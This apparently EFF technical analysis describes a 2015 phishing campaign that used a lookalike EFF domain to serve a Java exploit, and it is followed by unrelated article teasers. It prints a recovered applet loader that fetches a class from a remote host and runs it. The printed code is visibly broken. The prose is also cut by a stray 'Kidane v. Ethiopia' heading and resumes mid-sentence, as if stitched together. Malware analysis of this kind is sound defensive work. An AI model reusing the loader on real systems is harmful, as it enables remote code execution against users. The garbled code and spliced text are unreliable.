

TECHNICAL ANALYSIS BY COOPER QUINTIN | AUGUST 27, 2015

Google's security team recently identified a new domain masquerading as an official EFF site as part of a targeted malware campaign. That domain, electronicfrontierfoundation.org, is designed to trick users into a false sense of trust and it appears to have been used in a spear phishing attack, though it is unclear who the intended targets were. The domain was registered on August 4, 2015, under a presumably false name, and we suspect that the attack started on the same day. At the time of this writing the domain is still serving malware.

We were able to recover the following samples of the malicious Java code from [electronicfrontierfoundation.org](http://www.electronicfrontierfoundation.org).

[illegible]

```
import java.net.URL;
import java.io.PrintStream;
import java.net.URL;
import java.net.URLClassLoader;

public class Go
{
    //Here seems to be a number of debugging statements left in this code
    System.out.println("GOINGGOGO");
    try
    {
        ClassLoader cl = URLClassLoader.newInstance(new URL[] { new URL("http://electricfrontierfoundation.org/") });
        System.out.println("ClassLoader.newInstance().getClass()");
        Applet app = (Applet)loadClass("Applet").newInstance(); //get Applet class
        System.out.println("Starting Applet");
        app.start(); //run Applet class
        for (;;)
        {
            Thread.sleep(1000); //loop forever
        }
    }
    catch (Exception e)
    {
        // More debugging statements?
        e.printStackTrace();
    }

    public Go()
    {
        // Debugging print statements still in code?
        System.out.println("Construct");
    }
}
```

The Go.class applet bootstraps and executes App.class, which contains the actual attack code. The App.class payload exploits the same Java zero-day [reported by Trend Micro](#) and then downloads a second stage binary, internally called cormac.mcr, to the user's home directory and renames it to a randomly chosen string ending in '.exe'. Interestingly, App.class contains code to download a *nix compatible second stage binary if necessary, implying that this attack is able to potentially target Mac or Linux users.

KIDANE V. ETHIOPIA

hooks a variety of services and downloads a DLL file. The DLL file is executed and connects to a command and control server where it appears to verify the target and then execute a keylogger or other modules as may be required by the attacker.

Because this attack used the same path names, Java payloads, and Java exploit that have been used in other attacks associated with Pawn Storm, we can conclude that this attack is almost certainly being carried out by the same group responsible for the rest of the Pawn Storm attacks. Other security researchers have linked the Pawn Storm campaign with the original Sednit and Sofacy targeted malware campaigns—also known as “APT 28”—citing the fact that they use the [same custom malware and have similar targets](#). In a 2014 paper the security company FireEye linked the “APT 28” group behind Sednit/Sofacy with the [Russian Government](#) (PDF) based on technical evidence, technical sophistication, and targets chosen. Drawing from these conclusions, it seems likely that the organization behind the fake-EFF phishing attack also has ties to the Russian government. Past attacks have targeted Russian dissidents and journalists, U.S. Defense Contractors, NATO forces, and White House staff. We do not know who the targets were for this particular attack, but it does not appear that it was EFF staff.

The phishing domain has been reported for abuse—though it is still active, and the vulnerability in Java has been patched by Oracle. Of course this is an excellent reminder for everyone to be vigilant against phishing attacks. [Our SSD guide](#) contains advice on how to improve your security, watch for malicious emails, and avoid phishing attacks such as this one.


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The EARN IT Bill Is the Government's Plan to Scan Every Message Online

Imagine an Internet where the law required every message sent to be read by government-approved scanning software. Companies that handle such messages wouldn't be allowed to securely encrypt them, or they'd lose legal protections that allow them to operate. [Take Action Stop the Graham-Blumenthal Attack on Encryption](#) That's...



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The Graham-Blumenthal Bill Is an Attack on Online Speech and Security


Members of Congress have mounted a major threat to your freedom of speech and privacy online. Senators Lindsey Graham (R-SC) and Richard Blumenthal (D-CT) recently introduced a bill that would undermine key protections for Internet speech in U.S. law. It would also expose providers of the private messaging services we...



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Victory: Android 11 Rolls out Improved Certificate Warnings

Now that [HTTPS](#) encrypts [over 80% of web connections](#), powerful actors are targeting [root certificate stores](#) to compromise our security and surveil us. In the past year alone, that's included a [“market research” company](#) secretly owned by Facebook and the [government of Kazakhstan](#). Forcing users...



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The Graham-Blumenthal Bill: A New Path for DOJ to Finally Break Encryption


Members of Congress are about to introduce a bill that will undermine the law that undergirds free speech on the Internet. If passed, the bill known as the [Eliminating Abusive and Rampant Neglect of Interactive Technologies \(EARN IT\) Act](#), will fulfill a long-standing dream of U.S. law enforcement. If...



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
Twitter has publicly disclosed a security “incident” that points to long-standing problems with how the service handles phone numbers. Twitter [announced](#) it had discovered and shut down “a large network of fake accounts” that were uploading large numbers of phone numbers and using tools in Twitter's API to match...



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There's a new and serious threat to both free speech and security online. Under a [draft bill that Bloomberg recently leaked](#), the Attorney General could unilaterally dictate how online platforms and services must operate. If those companies don't follow the Attorney General's rules, they could be on the hook...



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FTC Takes Action Against Stalkerware Company Retina-X

The FTC recently [took action](#) against [stalkerware](#) developer Retina-X, the




company behind apps MobileSpy, PhoneSheriff, and Teenspy. The FTC settlement [bars Retina-X from distributing](#) its mobile apps until it can adequately secure user information and ensure its apps will only be used for “legitimate purposes.” But here’s...



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Why Adding Client-Side Scanning Breaks End-To-End Encryption

Recent attacks on encryption have diverged. On the one hand, we've seen Attorney General William Barr call for “lawful access” to encrypted communications, [using arguments that have barely changed since the 1990's](#). But we've also seen [suggestions from a different set of actors for more purportedly “reasonable” interventions](#)...



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Private Companies, Government Surveillance Software and Human Rights

It's old news that governments around the world are misusing private company-sold digital surveillance software track and target people for human rights abuses. Recently, Amnesty International [reported](#) finding that two prominent Moroccan human rights defenders had been targeted using Israeli-based NSO Group's software. Just this week WhatsApp [sued](#)...



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